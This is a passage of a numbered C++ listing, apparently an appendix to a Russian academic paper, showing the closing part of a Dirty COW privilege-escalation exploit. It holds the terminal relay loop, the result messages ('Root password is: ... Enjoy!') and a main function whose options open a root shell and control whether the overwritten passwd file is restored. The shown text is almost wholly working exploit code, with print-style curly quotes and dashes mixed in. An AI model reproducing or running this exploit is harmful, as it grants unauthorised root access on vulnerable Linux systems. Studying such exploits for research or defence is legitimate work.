192       }
193
194       if(tcgetattr(STDIN_FILENO, &termOld) == -1 )
195         exitOnError("Error getting terminal attributes.");
196
197       termNew = termOld;
198       termNew.c_lflag &= static_cast<unsigned long>
199       (~(ICANON | ECHO));
200
201       if(tcsetattr(STDIN_FILENO, TCSANOW, &termNew) == -1)
202         exitOnError("Error setting terminal in non-canonical \
203           mode.");
204       rawMode = true;
205
206       while(true){
207         FD_ZERO(&rfds);
208         FD_SET(master, &rfds);
209         FD_SET(STDIN_FILENO, &rfds);
210
211         if(select(master + 1, &rfds, nullptr,
212         nullptr, nullptr) < 0)
213           exitOnError("Error on select tty.");
214
215         if(FD_ISSET(master, &rfds)) {
216           memset(buffv, 0, BUFFSIZE);
```

```
217           bytes_read = read(master, buffv, BUFFSIZE – 1);
218           if(bytes_read <= 0) break;
219           if(write(STDOUT_FILENO, buffv, bytes_read) != bytes_read)
220           exitOnError(”Error writing on stdout.”);
221         }
222
223         if(FD_ISSET(STDIN_FILENO, &rfds)) {
224           memset(buffv, 0, BUFFSIZE);
225           bytes_read = read(STDIN_FILENO, buffv, BUFFSIZE – 1);
226           if(bytes_read <= 0)
227             exitOnError(”Error reading from stdin.”);
228           if(write(master, buffv, bytes_read) != bytes_read) break;
229         }
230       }
231     }
232   }
233
234   return [](int ret, bool shell){
235     string msg = shell ? ”Exit.\n” : string(”Root password is: ”)
236     + TXTPWD + ”Enjoy! :–)\n”;
237     if(ret <= MAXITER){cerr << msg; return 0;}
238     else{cerr << ”Exploit failed.\n”; return 1;}
239   }(iter, opShell);
240 }
241
242 void printInfo(char* cmd){
243   cerr << cmd << ” [–s] [–n] | [–h]\n” << endl;
244   cerr << ” –s  open directly a shell, if the exploit is \
245   successful;” << endl;
246   cerr << ” –n  combined with –s, doesn’t restore the passwd \
247   file.” << endl;
248   cerr << ” –h  print this synopsis;” << endl;
249   cerr << ”\n If no param is specified, the program modifies \
250   the passwd file and exits.” << endl;
251   cerr << ” A copy of the passwd file will be create in the \
252   current directory as .ssh_bak” << endl;
253   cerr << ” (unprivileged user), if no parameter or –n is \
```

```
254   specified.\n" << endl;
255   exit(1);
256 }
257
258 int main(int argc, char** argv){
259   const char flags[] = "shn";
260   int c;
261   bool opShell = false, restPwd = argc != 1 ? true : false;
262   opterr = 0;
263   while ((c = getopt(argc, argv, flags)) != -1){
264     switch (c){
265       case 's':
266         opShell = true;
267         break;
268       case 'n':
269         restPwd = false;
270         break;
271       case 'h':
272         printInfo(argv[0]);
273         break;
274       default:
275         cerr << "Invalid parameter." << endl << endl;
276         printInfo(argv[0]);
277     }
278   }
279   if(!restPwd && !opShell && argc != 1){
280     cerr << "Invalid parameter: -n requires -s" << endl << endl;
281     printInfo(argv[0]);
282   }
283   Dcow dcow(opShell, restPwd);
284   return dcow.expl();
285 }
```

ПРИЛОЖЕНИЕ Б

НАЗВАНИЕ ПРИЛОЖЕНИЯ 2

Тут второе приложение например